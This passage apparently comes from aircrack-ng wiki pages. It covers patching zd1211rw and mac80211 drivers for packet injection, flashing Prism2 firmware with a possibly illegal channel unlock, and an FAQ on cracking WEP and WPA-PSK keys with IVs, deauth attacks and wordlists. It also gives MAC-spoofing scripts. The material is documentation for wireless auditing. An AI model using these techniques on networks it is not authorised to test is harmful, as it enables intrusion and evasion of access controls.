*Note: the **xxxxx-xxxx-xxxx.patch** files must be in your compat-wireles-xxxx-xx-xx directory while patching, otherwise you will be asked to provide full path of the file which needs to be patched, example: /home/user/compat-wireless-xxxx-xx-xx/drivers/net/wireless/zd1211rw/zd_mac.c*

4. Patching is complete and we are ready to compile our driver, type **make** for the process to begin and wait for few minutes to complete.

5. Barring any errors, next up is installing, **sudo make install**

6. Now that the newly compiled driver is installed, we are ready to use it, but before that we have to unload the old driver by typing **sudo make wlunload**

7. To load the new driver, just type **sudo modprobe zd1211rw** or simply unplug and plug again your USB adapter. Reboot if you're unsure

8. That's it! This concludes the zd1211 injection tutorial. You should now be able to inject. Test your USB device, by setting it to monitor mode (airmon-ng)

```
# aireplay-ng -9 mon0
14:39:59  Trying broadcast probe requests...
14:39:59  Injection is working!
14:40:01  Found 1 AP
14:40:01  Trying directed probe requests...
14:40:01  00:00:00:00:00:00 - channel: 11 - 'LINKSYS'
14:40:01  Ping (min/avg/max): 0.881ms/12.418ms/37.725ms Power: -53.83
14:40:01  30/30: 100%
```

Voila 😉

Known issues at this point: Fragmentation attack is not yet supported.

Kernels 2.6.23 and lower

As mentioned above, kernels prior to 2.6.25 (2.6.2**4** with compat-wireless) are shipped with the softmac version of the driver which in its best day supports only half the functions, half the time. In other words, if you're stuck on an ancient kernel, you're pretty much out of luck. Your best bet is to either install a supported kernel, or utilize one of the many Live CDs with pre-configured settings for aircrack-ng.

And if you're absolutely bent on installing the softmac driver on an old kernel, you can try this [http://www.zlaten.biz/tmp/zd1211rw-compat.tar.gz] source code. Be warned, you'll be disappointed with the outcome.

Troubleshooting

The most frequent road block you'll stumble upon is compilation errors with compat-wireless. They're not necessarily ***your*** fault. Every now and then compat-wireless tar balls are released with compilation errors which are subsequently fixed. If this happens to you, simply download and install a version from the previous day or two.

Couldn't load firmware. Error number -2

If dmesg has an error similar to the following:

```
 usb 1-1: Could not load firmware file zd1211/zd1211b_ub. Error number -2
 zd1211rw 1-1:1.0: couldn't load firmware. Error number -2
```

This means you are missing the firmware for your device or it is located in the wrong location. The firmware is downloaded to the device each time it is initialized by the kernel module and is required for your device to operate. The typical location is /lib/firmware/zd1211. Please keep in mind that this may vary for your specific distribution. Try this location first, if that fails then seek out help from your distribution support group or review the source code of the zd1211rw module on your distribution.

On some distributions, the kernel version is included in the firmware path: /lib/firmware/<kernel

version from uname -r>/zd1211. If this is the case then you may have to copy the firmware to the standard driver location or add a symbolic link. One way or another, the driver needs to be able to find the firmware.

You can obtain the firmware from:

1. http://sourceforge.net/project/showfiles.php?group_id=129083 [http://sourceforge.net/project/showfiles.php?group_id=129083]
2. RPM for you distribution. For example under fedora it is similar to "zd1211-firmware-x.x-x.fcx"

Why do I get ioctl(SIOCGIFINDEX) failed ?

If you get error messages similar to:

- Error message: "SIOCSIFFLAGS : No such file or directory"
- Error message: "ioctl(SIOCGIFINDEX) failed: No such device"

Then See this FAQ entry.

Fragmentation attack

The only unsupported function is the fragmentation "-5" attack. A bug in the firmware prevents that. Despite of this fact, we patch the mac80211 with the fragmentation patch to enable higher injection speed. The frag attack is not mandatory for the zd1211rw driver to inject or capture packets, its only one of the many attacks designed to penetrate WEP encryption.

Overall, its a great all-purpose chip to have for wireless auditing and general connectivity.

Feedback

- Instructions and discussion about the zd1211rw in the forum here [http://forum.aircrack-ng.org/index.php?topic=5334.0]

General

Mac80211 is the new wireless stack of the Linux kernel. It is included in the kernel since 2.6.22, but drivers are only included since 2.6.24.

The following drivers use mac80211 (not all have been tested to work with aircrack-ng):

- acx1xx (Texas Instruments ACX1XX series)
- adm8211 (ADMtek)
- agnx (Airgo MIMO)
- ar5523 (Atheros A/B/G/Super-G USB)
- ar9170 (replaced by carl9170)
- carl9170 (Atheros xspaN USB - AR9001 and AR9002)
- at76c50x_usb (Atmel)
- ath5k (Atheros A/B/G/Super-G)
- ath9k (Atheros xspaN)
- ath9k_htc (Atheros AR9001 and AR9002 family)
- b43 and b43legacy (Broadcom legacy)
- brcm80211 (Broadcom 802.11n - **does not currently allow capturing data packets!**)
- iwl3945 (not to be confused with ipw3945/ipwraw)
- iwlagn (formerly iwl4965)
- libertas_tf (Marvell Libertas)
- mac80211_hwsim (HW simulator for mac80211 testing)
- mwl8k (Marvell TopDog)
- orinoco (Including USB PCI devices)
- p54 (PrismGT in SoftMAC mode, but also supports FullMAC cards as well as PrismGT dongles. Not to be confused with prism54)
- rt2x00 (includes rt2400pci, rt2500pci, rt2500usb, rt2800usb, rt61pci and rt73usb)
- rtl8180 (not to be confused with r8180 AKA r8180-sa2400, also supports RTL8185 cards)
- rtl8187 (not to be confused with r8187 - RTL8187B supported in 2.6.27+)
- stlc45xx (modified PrismGT SoftMAC)
- w35und (Winbond USB)
- wl12xx (TI WL125x/WL127x)
- zd1211rw (starting with 2.6.25)

In general, these drivers will mostly work with aircrack-ng, but there may be exceptions. Here is a list of drivers (with appropriate patches) that people have reported as working successfully with the aircrack-ng suite:

- acx1xx (Texas Instruments ACX1XX)
- ar9170 (channel hopping is broken)
- ath5k
- ath9k
- b43 and b43legacy (Broadcom)
- iwl3945
- iwlagn
- p54
- rt2500usb and rt73usb (probably the entire rt2x00 suite)

- rtl8180
- rtl8187
- zd1211rw (no fragmentation attack support)

Aircrack support

Mac80211 introduced changes to monitor mode to support the Radiotap standard. Radiotap is a new packet header format, similar to the Prism header. As mac80211 requires all injected packets to have a Radiotap header, which is not supported in aircrack-ng 0.9, injection requires at least aircrack-ng 1.0-rc1.

Fragmentation attack support

The mac80211 stack supports injection natively. However, to use any fragmentation attacks with a mac80211 driver, you need to patch the mac80211 stack.

Depending on what you are using, here are the patching instructions:

- For kernels 2.6.24 and 2.6.25, use LatinSuD's fragmentation patch [http://www.latinsud.com/bcm/mac80211_2.6.24.4_frag.patch].
- For 2.6.26, use this patch [http://patches.aircrack-ng.org/mac80211_2.6.26-wl_frag.patch].
- For 2.6.28+ and the latest wireless-testing kernel (currently 2.6.30-rc6-wl), use this updated patch [http://patches.aircrack-ng.org/mac80211_2.6.28-rc4-wl_frag+ack_v3.patch].
- For 2.6.27, use this backport of the 2.6.28 patch [http://patches.aircrack-ng.org/mac80211_2.6.27_frag+ack_v2.patch].
- For compat-wireless packages, apply the wireless-testing patch to the compat-wireless package itself. Compat-wireless-2.6 currently needs the 2.6.28 patch, while compat-wireless-old can be used with the 2.6.27 one.
- For 2.6.29 & 2.6.30, some drivers need an additional patch [http://patches.aircrack-ng.org/mac80211-2.6.29-fix-tx-ctl-no-ack-retry-count.patch] on top of the 2.6.28 patch. This fix is already included in 2.6.31 and newer kernels, so this patch should only be used up to 2.6.30.

IMPORTANT: The fix-tx-ctl-no-ack patch is NOT a replacement for the fragmentation patch, it is an additional patch that some drivers require in addition to the fragmentation patch.

Airmon-ng support

Airmon-ng supports mac80211's interface management features (nl80211) using a tool called **iw** (not to be confused with iwconfig). iw is called automatically by the airmon-ng script, or you might also call it directly to set up monitor interfaces.

Iw is not part of the aircrack-ng suite. You can download it from here [http://wireless.kernel.org/download/iw/]. Choose the latest version, or at least 0.9.5. Iw requires a recent version of libnl (1.0-pre8 minimum, 1.1 recommended).

Installing iw

1. Download iw [http://wireless.kernel.org/download/iw/] (look for the latest version).

2. Extract the iw tarball.
3. Run “make” in the iw directory. If you get lots of “undefined” errors or “netlink/genl/genl.h: No such file of directory”, then you need to install libnl-devel, or update libnl. **This can be risky, you might also need to update networkmanager, wpa_supplicant, hostapd and wlassistant, as older versions of them only work with 1.0-pre6 and earlier!**
4. Run “make install” to install the resulting binary.
5. Test iw by executing “iw dev <name of your interface> info”. It is normal if it gives no output, however it shouldn't give any errors.

Known issues

Power readings are way off

When running airodump-ng or aireplay-ng's test attack, you can notice PWR readings in the range 150~250. This is due to mac80211 returning the signal strength values in dBm, which is almost always a negative number, and aircrack-ng treats the negative reading incorrectly. This is fixed in the latest SVN trunk, where airodump-ng shows signal strength correctly in dBm.

Fix: Upgrade to aircrack-ng v1.0-rc2 or better.

Prism2 flashing

Windows

The simplest is to upgrade the firmware with WinUpdate [http://www.netgate.com/support/prism_firmware /WinUpdate-0-7-0.exe].
This also requires to have the WPC11 driver v2.5 [http://www.linksys.com/servlet/Satellite?blobcol=urldata& blobheadername1=Content-Type&blobheadername2=Content-Disposition&blobheadervalue1=text%2Fplain& blobheadervalue2=inline%3B+filename%3Dwpc11-linux_dr_ver%252C1.txt&blobkey=id&blobtable=MungoBlobs& blobwhere=1121021322793&ssbinary=true] installed.

Flashing steps

1. Plug your card
2. Start WinUpdate. If you have only one prism card running, it will detect it. If you have more than one, it allows you to select one to upgrade.
3. Pick the right primary and station firmware files. It is safest if you upgrade the companion versions of them together. Some times it is OK to just upgrade station firmware. According to Pavel Roskin, "Upgrading primary firmware without secondary firmware make the card non-functional. That card acts as if it only has primary firmware". So **NEVER NEVER** flash primary firmware alone!!!!
4. Click "Continue". It reports current chip information, including current firmware versions, and gives you a chance to cancel. Double-confirm. If it says platform mismatches, most likely you picked the wrong hex files.
5. Click "Upgrade". That is it.

Versions

Some example files:

- wpc11v3.0_driver060503_wpa.exe (WPC11v3.0 Driver 060503)
- wpc11v3_driver_utility_053003.exe (WPC11v3 053003)
- wpc11-xp_dr.exe (WPC11 0.29.10a)
- Linksyswpc11drivers.zip (WPC11v3_WPA)

All WPC11 versions including v3 are prism 2. v4 is rtl8180 and we don't know if there are other versions released.

WinUpdate does require a prism 2 driver to recognize the card.

Linux

To update the firmware, you'll need prism2_srec from the hostap-utils (and hostap loaded) package; if it's not present on your system, download and compile hostap-utils:

```
wget http://hostap.epitest.fi/releases/hostap-utils-0.4.7.tar.gz
tar -xvzf hostap-utils-0.4.7.tar.gz
cd hostap-utils-0.4.7
make
```

Some Prism2 cards have been restricted to a certain set of channels because of country regulation. You can activate all 14 channels (it may be illegal) with the following commands:

```
./prism2_srec wlan0 -D > pda; cp pda pda.bak
```

Edit **pda** and put 3FFF at offset 0104 (line 24). Finally, download the firmware and flash your card.

If the NIC id is between 0x8002 and 0x8008:

```
wget http://linux.junsun.net/intersil-prism/firmware/1.5.6/s1010506.hex
./prism2_srec -v -f wlan0 s1010506.hex -P pda
```

otherwise

```
wget http://linux.junsun.net/intersil-prism/firmware/1.7.4/pk010101.hex
wget http://linux.junsun.net/intersil-prism/firmware/1.7.4/sf010704.hex
./prism2_srec -v -f wlan0 pk010101.hex sf010704.hex -P pda
```

Recommended firmware

You can check your firmware's primary and station version with this command:

```
# dmesg | grep wifi
hostap_cs: Registered netdevice wifi0
wifi0: NIC: id=0x800c v1.0.0
wifi0: PRI: id=0x15 v1.1.1  (primary firmware is 1.1.1)
wifi0: STA: id=0x1f v1.7.4  (station firmware is 1.7.4)
wifi0: registered netdevice wlan0
```

or

```
# hostap_diag wlan0
NICID: id=0x800c v1.0.0 (PRISM II (2.5) Mini-PCI (SST parallel flash))
PRIID: id=0x0015 v1.1.1
STAID: id=0x001f v1.7.4 (station firmware)
```

With WinUpdate [http://www.netgate.com/support/prism_firmware/WinUpdate-0-7-0.exe], I think you can check it via menu Tools then Query firmware version or somewhere else.

If the NIC id above is between 0x8002 and 0x8008, you have an old Prism2 and MUST use STA firmware version 1.5.6 (s1010506.hex). Otherwise, you should use PRI 1.1.1 / STA 1.7.4 which is the most stable firmware version for newer Prism2 cards. Do NOT use firmware 1.7.1 or 1.8.x, people have reported having trouble with them.

Firmware files

Firmware files are S-record files with .hex (or .HEX) suffix. S-record is a format to denote binary files, including their memory locations, in ASCII format. The base name of the file follows a certain convention. You can find more details in this document [http://linux.junsun.net/intersil-prism/IDtable.html].

A image file looks like the following:

<type><platform><Version_Major/Minor><Version_Variant>.HEX

- type can be I (Initial), P (Primary), S (Secondary), or T (Tertiary). Additionally, it can be A

(RAM-download primary) or R (RAM-downloadable secondary). Only use files started with 'p' or 's'. Otherwise you may toast your cards!

- platform is a 1-character platform ID, which has to do with your NICID. Refer to the release ID table.
- Version_Major/Minor consists of a 2-character major version and 2-character minor version.
- Version_Variant is a 2-character version variant.

For example

```
pk010004.hex
 Primary firmware v1.0.4 for NICID 800C, 8013, 8017, 801B.
sf010409.hex
 Station firmware v1.4.9 for NICID 800B, 800C, 800D, 8012, 8013, 8014, 8016, 8017,  8018, 801A, 801B, 801C.
s1010409.hex
  Station firmware v1.4.9 for NICID 8003, 8008.
```

This document may also help: linux.junsun.net/intersil-prism [http://linux.junsun.net/intersil-prism/]

Additional Resources

Here are links to a variety of additional information and resources.

This provides a detailed explanation of how to upgrade the firmware: click here [http://linux.junsun.net/intersil-prism/]

Brief description of the types of firmware and status of each: old site (no longer working) [http://trekweb.com/~jasonb/articles/hostap_20021012.shtml] possible mirror [http://blog.edseek.com/~jasonb/articles/hostap_20021012.shtml]

Table which provides the current mapping of the platform release code IDs with the component ID or IDs: html version [http://linux.junsun.net/intersil-prism/IDtable.html] or the full document [http://home.eunet.cz/jt/wifi/Download.pdf]

Source of the firmware files: click here [http://linux.junsun.net/intersil-prism/firmware/] or another set [http://www.netgate.com/support/prism_firmware/] or yet another set [http://www.red-bean.com/~proski/firmware]

FAQ

What is the best wireless card to buy ?

Which card to purchase is a hard question to answer. Each person's criteria is somewhat different, such as one may require 802.11n capability, or may require it to work via virtualisation. However, having said that, if money is not a constraint then the following cards are considered the best in class:

- Alfa AWUS036H [b/g USB]
- Ubiquiti SRC [a/b/g Cardbus]
- Ubiquiti SRX [a/b/g ExpressCard]
- Airpcap series [USB]

If money is a constraint then consider purchasing a card with a RTL8187L, RT73 or Atheros chipset, also read this first before purchasing . There are many available on the market for fairly low prices. You are simply trading off distance, sensitivity and performance for cost.

If you want to know if your existing card is compatible then use this page: Tutorial: Is My Wireless Card Compatible?

What tutorials are available ?

The Tutorials page has many tutorials specific to the aircrack-ng suite. If your question is not answered on this FAQ page, be sure to check out these other resources:

- The Forum [http://forum.aircrack-ng.org]
- User Documentation by platform (Linux, Windows)

The links page also generic wireless information and tutorials.

"command not found" error message

After you enter “make install” then try to use any of the aircrack-ng suite commands, you get the error message “command not found” or similar. See the tip with the same message in troubleshooting tips.

How do I crack a static WEP key ?

The basic idea is to capture as much encrypted traffic as possible using airodump-ng. Each WEP data packet has an associated 3-byte Initialization Vector (IV): after a sufficient number of data packets have been collected, run aircrack-ng on the resulting capture file. aircrack-ng will then perform a set of statistical attacks developed by a talented hacker named KoreK [http://www.netstumbler.org /showthread.php?postid=89036#post89036].

Since that time, the PTW approach (Pychkine, Tews, Weinmann) has been developed. The main advantage of the PTW approach is that very few data packets are required to crack the WEP key.

How many IVs are required to crack WEP ?

WEP cracking is not an exact science. The number of required IVs depends on the WEP key length, and it also depends on your luck. Usually, 40-bit WEP (64 bit key) can be cracked with 300,000 IVs, and 104-bit WEP (128 bit key) can be cracked with 1,500,000 IVs; if you're out of luck you may need two million IVs, or more.

There is no way to know the WEP key length: this information is kept hidden and never announced, either in management or data packets; as a consequence, airodump-ng can not report the WEP key length. Thus, it is recommended to run aircrack-ng twice: when you have 250,000 IVs, start aircrack-ng with ”-n 64” to crack 40-bit WEP. Then if the key is not found, restart aircrack-ng (without the -n option) to crack 104-bit WEP.

The figures above are based on using the Korek method. With the introduction of the PTW technique [http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/] in aircrack-ng 0.9 and above, the number of **data packets** required to crack WEP is dramatically lowered. Using this technique, 40-bit WEP (64 bit key) can be cracked with as few as 20,000 data packets and 104-bit WEP (128 bit key) with 40,000 data packets. PTW is limited to 40 and 104 bit keys lengths. Keep in mind that it can take 100K packets or more even using the PTW method. Additionally, PTW only works properly with selected packet types. Aircrack-ng defaults to the PTW method and you must manually specify the Korek method in order to use it.

How can I know what is the key length ?

You can't know what's the key length, there's no information at all in wireless packets, that's why you have to try different lengths. Most of the time, it's a 128 bit key.

How do I know my WEP key is correct ?

Just because you seem to have successfully connected to the access point doesn't mean your WEP key is correct! To check your WEP key, the best way is to decrypt a capture file with the airdecap-ng program.

How can I crack a WPA-PSK network ?

You must sniff until a handshake takes place between a wireless client and the access point. To force the client to reauthenticate, you can start a deauth attack with aireplay-ng. Also, a good dictionary is required.

FYI, it's not possible to pre-compute large tables of Pairwise Master Keys like rainbowcrack does, since the passphrase is salted with the ESSID.

Where can I find good wordlists ?

The easiest way is do an Internet search for word lists and dictionaries. Also check out web sites for password cracking tools. Many times they have references to word lists. A few sources follow. Please add comments or additions to this thread: http://forum.aircrack-ng.org/index.php?topic=1373.0

[http://forum.aircrack-ng.org/index.php?topic=1373.0].

Remember that valid passwords are 8 to 63 characters in length. The Aircrack-ng Other Tips [http://aircrack-ng.org/doku.php?id=aircrack-ng#other_tips] page has a script to eliminate passwords which are invalid in terms of length.

- OpenWall:
    - ftp://ftp.openwall.com/pub/wordlists/ [ftp://ftp.openwall.com/pub/wordlists/]
    - http://www.openwall.com/mirrors/ [http://www.openwall.com/mirrors/]
    - http://ftp.sunet.se/pub/security/tools/net/Openwall/wordlists/ [http://ftp.sunet.se/pub/security/tools/net/Openwall/wordlists/]
- ftp://ftp.ox.ac.uk/pub/wordlists/ [ftp://ftp.ox.ac.uk/pub/wordlists/]
- http://gdataonline.com/downloads/GDict/ [http://gdataonline.com/downloads/GDict/]
- http://www.theargon.com/achilles/wordlists/ [http://www.theargon.com/achilles/wordlists/]
- http://theargon.com/achilles/wordlists/theargonlists/ [http://theargon.com/achilles/wordlists/theargonlists/]
- ftp://ftp.cerias.purdue.edu/pub/dict/ [ftp://ftp.cerias.purdue.edu/pub/dict/]
- http://www.outpost9.com/files/WordLists.html [http://www.outpost9.com/files/WordLists.html]
- http://www.securinfos.info/wordlists_dictionnaires.php [http://www.securinfos.info/wordlists_dictionnaires.php]
- http://www.vulnerabilityassessment.co.uk/passwords.htm [http://www.vulnerabilityassessment.co.uk/passwords.htm]
- http://packetstormsecurity.org/Crackers/wordlists/ [http://packetstormsecurity.org/Crackers/wordlists/]
- http://www.ai.uga.edu/ftplib/natural-language/moby/ [http://www.ai.uga.edu/ftplib/natural-language/moby/]
- http://www.insidepro.com/eng/download.shtml [http://www.insidepro.com/eng/download.shtml]
- http://www.word-list.com/ [http://www.word-list.com/]
- http://www.cotse.com/tools/wordlists1.htm [http://www.cotse.com/tools/wordlists1.htm]
- http://www.cotse.com/tools/wordlists2.htm [http://www.cotse.com/tools/wordlists2.htm]
- http://wordlist.sourceforge.net/ [http://wordlist.sourceforge.net/]

Build your own

Here are a few resources to build your own lists. There are many, many more available if you search the Internet.

- Etemenanki [https://code.goto10.org/svn/unpacked/sh/etemenanki/etemenanki.sh] is a shell script that "builds word dictionaries based on remote and local (hyper)text repositories".
- Associative Word List Generator [http://awlg.org/index.gen] allows you to build custom lists based on a "root" word.
- Password Generator [http://forum.aircrack-ng.org/index.php?topic=4580.0] is a program that generates all the variations of a string of characters based on the length of the string.
- Password Generator [http://forum.aircrack-ng.org/index.php?topic=4877.msg27435#msg27435] is a program that goes through standard and arbitrary permutations of strings.
- BackTrack thread [http://forums.remote-exploit.org/programming/26847-coding-bruteforce-dictionary-generator.html] regarding bruteforce dictionary generators.

How do I recover my WEP/WPA key in windows ?

You have to use WZcook

Will WPA be cracked in the future ?

It's extremely unlikely that WPA will be cracked just like WEP was.

The major problem with WEP is that the shared key is appended to the IV; the result is directly used to feed RC4. This overly simple construction is prone to a statistical attack, since the first ciphertext bytes are strongly correlated with the shared key (see Andrew Roos' paper). There are basically two counter-measures against this attack:

1. Mix the IV and the shared key using a hash function or
2. Discard the first 256 bytes of RC4's output.

There has been some disinformation in the news about the “flaws” of TKIP:

For now, TKIP is reasonably secure but it is also living on borrowed time since it still relies on the same RC4 algorithm that WEP relied on.

Actually, TKIP (WPA1) is **not** vulnerable: for each packet, the 48-bit IV is mixed with the 128-bit pairwise temporal key to create a 104-bit RC4 key, so there's no statistical correlation at all. Furthermore, WPA provides counter-measures against active attacks (traffic reinjection), includes a stronger message integrity code (michael), and has a very robust authentication protocol (the 4-way handshake). The only vulnerability so far is a dictionary attack, which fails if the passphrase is robust enough.

WPA2 (aka 802.11i) is exactly the same as WPA1, except that CCMP (AES in counter mode) is used instead of RC4 and HMAC-SHA1 is used instead of HMAC-MD5 for the EAPOL MIC. Bottom line, WPA2 is a bit better than WPA1, but neither are going to be cracked in the near future.

How do I learn more about WPA/WPA2?

See the links page.

How do I decrypt a capture file ?

You may use the airdecap-ng program

What are the authentication modes for WEP ?

There are two authentication modes for WEP:

- Open System Authentication: This is the default mode. All clients are accepted by the AP, and the key is never checked meaning association is always granted. However if your key is incorrect you won't be able to receive or send packets (because decryption will fail), so DHCP, ping etc. will timeout.

- Shared Key Authentication: The client has to encrypt a challenge before association is granted by the AP. This mode is flawed and leads to keystream recovery, so it's never enabled by default.

The NetGear Wireless Basics Manual [http://documentation.netgear.com/reference/fra/wireless/TOC.html] has a good description of WEP Wireless Security [http://documentation.netgear.com/reference/fra/wireless/WirelessNetworkingBasics-3-06.html] including diagrams of the packet flows.

How do I merge multiple capture files ?

You may use File → Merge… in Wireshark or Ethereal.

From the command line you may use the *mergecap* program to merge *.cap* files (part of the Wireshark/Ethereal package or the win32 distribution):

```
mergecap -w out.cap test1.cap test2.cap test3.cap
```

It will merge test1.cap, test2.cap and test3.cap into out.cap

You may use the ivstools program to merge *.ivs* files (part of aircrack-ng package)

Can I convert cap files to ivs files ?

You may use the ivstools program (part of aircrack-ng package)

Can I use Wireshark/Ethereal to capture 802.11 packets ?

Under Linux, simply setup the card in monitor mode with the airmon-ng script. Under Windows, Wireshark can capture 802.11 packets using AirPcap [http://www.cacetech.com/products/airpcap.htm]. Except in very rare cases, Ethereal cannot capture 802.11 packets under Windows.

Can Wireshark/Ethereal decode WEP or WPA data packets ?

Recent versions of Ethereal and Wireshark can decrypt WEP. Go to Edit → Preferences → Protocols → IEEE 802.11, select 1 in the "WEP key count" and enter your WEP key below.

Wireshark 0.99.5 and above can decrypt WPA as well. Go to Edit → Preferences → Protocols → IEEE 802.11, select "Enable decryption", and fill in the key according to the instructions in the preferences window. You can also select "Decryption Keys…" from the wireless toolbar if it's displayed.

Many times in this forum and on the wiki we suggest using Wireshark to review packets. There are two books which are available specifically for learning how to use Wireshark in detail. The books are are listed here [http://forum.aircrack-ng.org/index.php?topic=2806].

The good news is that they have made Chapter 6 of the "Wireshark & Ethereal Network Protocol Analyzer Toolkit" covering wireless packets available online in PDF format. Here is the link to Chapter 6 [http://www.willhackforsushi.com/books/377_eth_2e_06.pdf]. As well, see this section [http://wiki.wireshark.org/Wi-Fi] on the Wireshark Wiki.

What are the different wireless filter expressions ?

The Wireshark display filter reference [http://www.wireshark.org/docs/dfref/] lists wlan [http://www.wireshark.org/docs/dfref/w/wlan.html] (general 802.11), wlan_mgmt [http://www.wireshark.org/docs/dfref/w/wlan_mgt.html] (802.11 management), wlancap [http://www.wireshark.org/docs/dfref/w/wlancap.html] (AVS capture header), wlancertextn [http://www.wireshark.org/docs/dfref/w/wlancertextn.html] (802.11 certificate extensions), and radiotap [http://www.wireshark.org/docs/dfref/r/radiotap.html] (radiotap header)

(Ethereal Wireless Filters [http://www.remote-exploit.org/research/etherealwirelessfilters.html] from www.remote-exploit.org [http://www.remote-exploit.org])

See the previous item for detailed instructions on using Wireshark.

How do I change my card's MAC address ?

Under linux, the following information applies.

One method is:

```
ifconfig ath0 down
ifconfig ath0 hw ether 00:11:22:33:44:55
ifconfig ath0 up
```

Be aware that the example above does not work with every driver.

The easier way is to use the macchanger package. The documentation and download is at: macchanger [http://www.alobbs.com/macchanger]. This link tends to be slow or not answer. You can do an Internet search for "macchanger" or here are some alternate links:

- http://mirrors.usc.edu/pub/gnu/macchanger/ [http://mirrors.usc.edu/pub/gnu/macchanger/]
- http://ftp.gnu.org/gnu/macchanger/ [http://ftp.gnu.org/gnu/macchanger/]

If you are using mac80211 drivers and have a mon0 interface then:

```
 ifconfig mon0 down

 macchanger -a mon0
 Current MAC: 00:0f:b5:88:ac:82 (Netgear Inc)
 Faked MAC:   00:b0:80:3b:1e:1f (Mannesmann Ipulsys B.v.)

 ifconfig mon0 up
 macchanger -s mon0
 Current MAC: 00:b0:80:3b:1e:1f (Mannesmann Ipulsys B.v.)
```

IMPORTANT In the following scripts, newer versions of the madwifi-ng have deprecated (meaning discontinued) the "-bssid" option. If you get a warning to this effect, then use "-uniquebssid".

Here are scripts which use the macchanger package and work well with madwifi-ng drivers:

Script 1 - Invoked with "macc.sh XX:XX:XX:XX:XX:XX"

```
 #!/bin/sh
 cardctl eject
 cardctl insert
```

```
wlanconfig ath0 destroy
ifconfig wifi0 up
ifconfig wifi0 down
macchanger wifi0 -m $1
wlanconfig ath0 create wlandev wifi0 wlanmode monitor -bssid
```

Script 2 - For madwifi-ng driver devices

```
#!/bin/sh
# by darkAudax
# Change the following variables to match your requirements
FAKEMAC="00:14:6C:71:41:32"
IFACE="ath0"
WIFACE="wifi0"
#
# The interface is brought up and down twice otherwise
# it causes a system exception and the system freezes
#
ifconfig $IFACE down
wlanconfig $IFACE destroy
wlanconfig $IFACE create wlandev $WIFACE wlanmode monitor -bssid
ifconfig $IFACE up
ifconfig $IFACE down
macchanger $WIFACE -m $FAKEMAC
wlanconfig $IFACE destroy
wlanconfig $IFACE create wlandev $WIFACE wlanmode monitor -bssid
ifconfig $IFACE up
ifconfig $IFACE
iwconfig
echo " "
echo "The wireless card MAC has been set to $FAKEMAC"
echo " "
```

Script 3 - For madwifi-ng driver devices

```
#!/bin/bash
#
# athmacchange.sh - Atheros MAC Changer
# by brad a
# foundstone
#

if [ -z "$1" ]; then
   echo Atheros MAC Changer
   echo -----------------------
   echo IMPORTANT: this assumes we want to change the MAC of wifi0
   echo " if you want to change the MAC of another wifi interface"
   echo " (i.e. wifi1, wifi2, etc...) change the script!"
   echo
   echo usage: $0 [mac]
   echo
   exit
fi

echo Atheros MAC Changer
echo ----------------------
echo -Destroying VAPs:

for i in $( ls /proc/net/madwifi ); do
   wlanconfig $i destroy 2>&1 /dev/null
   echo -e "\t$i - destroyed"
done

echo -Downing wifi0
ifconfig wifi0 down

echo -Using macchanger to change MAC of wifi0
macchanger -m $1 wifi0
```

```
echo -Bringing wifi0 back up
ifconfig wifi0 up

echo -Bringing up one VAP in station mode
wlanconfig ath create wlandev wifi0 wlanmode monitor -bssid > /dev/null

echo -All done!
echo -Confirm your settings:
echo ------------------------------------------------------
ifconfig wifi0
echo ------------------------------------------------------
```

Madwifi-ng Notes: The madwifi site has a detailed documentation page on changing the MAC address under madwifi-ng: How can I change the MAC address of my card? [http://madwifi-project.org /wiki/UserDocs/ChangeMacAddress] Starting in r2435 of the madwifi-ng driver, they changed the default way in which new VAPs get their MAC address. When creating a new VAP with wlanconfig, you must specify ”-bssid” to have it use the underlying MAC address. If you don't do this, then the new VAP gets a unique MAC. This will cause problems with various aircrack-ng commands.

Under Windows, you may use:

- macmakeup [http://www.gorlani.com/publicprj/macmakeup/macmakeup.asp]
- Technitium MAC Address Changer [http://tmac.technitium.com/tmac/index.html]
- ChangeMacAddress [http://amac.paqtool.com] (There is cost for this product)

Troubleshooting Tip: A normal MAC address looks like this: 00:09:5B:EC:EE:F2. The first half (00:09:5B) of each MAC address is the manufacturer. The second half (EC:EE:F2) is unique to each network card. Many access points will ignore invalid MAC addresses. So make sure to use a valid wireless card manufacturer code when you make up MAC addresses. Otherwise your packets may be ignored.

Is my card compatible with airodump-ng / aireplay-ng ?

Read the Tutorial: Is My Wireless Card Compatible? tutorial. Then check the Compatible Cards page.

Can I have multiple instance of aireplay-ng running at the same time?

Yes, you can.

How to use spaces, double quote and single quote, etc. in AP names?

- You have to prefix those special characters with a “\”. This is called escaping a special character. Examples: with\'singlequote, with\”doublequote.
- You also need to handle the symbol ”&” the same way. Example: “A&B”.
- You can use single quotes. Examples: 'with space', 'with”doublequote'.
- As well, you can use double quotes. Examples: “with space”, “with'singlequote”.

NOTE: If you enclose the AP name in single or double quotes, then you don't also need to escape special characters within the single or double quotes.

IMPORTANT EXCEPTION: If the AP name contains "!" then special care must be taken. The reason is that the bash interpreter thinks you want to repeat a previous command. Your options are:

- Use single quotes as in 'name!with!bang'.
- Escape the "!" as in name\!with\!bang.
- Use double quotes plus the escape as in "name\!with\!bang"

Sometimes the AP name contains leading or trailing spaces. These can be very hard to identify from the airodump-ng screen. Here are a few methods to deal with this situation:

- The airodump-ng text file includes the SSID (AP name) length. So you can compare the length in the text file to the count of visible characters. If the airodump-ng text file count is greater then you know that the SSID has leading or trailing spaces.
- Use wireshark to look at the beacon. Unless the SSID is hidden, the SSID is in quotes and you should be able to see leading/trailing spaces.
- The 1.0rc1 version of aireplay-ng will automatically pull the correct SSID from the beacon for you assuming it is not hidden. Simply omit the SSID parameter from aireplay-ng.

What is the size of ARP packets ?

When captured through a wireless interface, 68 bytes is typical for arp packets originating from wireless clients. 86 bytes is typical for arp requests from wired clients.

On Ethernet, ARP packets when received are typically 60 bytes long. When this is then relayed by a wireless access point, they are 86 bytes. This is, of course, because of the wireless headers. If a wireless client sends an ARP, they are typically 42 bytes long and they become 68 when relayed by the AP.

How can I resolve MAC addresses to IP addresses ?

You can try netdiscover [http://freshmeat.net/projects/netdiscover/] or ARP tools [http://freshmeat.net/projects/arptools]

What are the allowed rates ?

Modulation	**Allowed rates**
DSSS / CCK	1M, 2M, 5.5M, 11M
OFDM (a/g)	6M, 9M, 12M, 24M, 36M, 48M, 54M

What is the frequency for each channel?

To determine the frequency that a channel uses (or vice versa), check out: Wifi Channels [http://www.cisco.com/en/US/docs/wireless/technology/channel/deployment/guide/Channel.html#wp134132]. Or check out Wikipedia List of WLAN Channels [http://en.wikipedia.org/wiki/802.11_channels].

How do I convert the HEX characters to ASCII?

Here are some conversion links. Remember to put % in front of each hex character when going from hex to ascii.

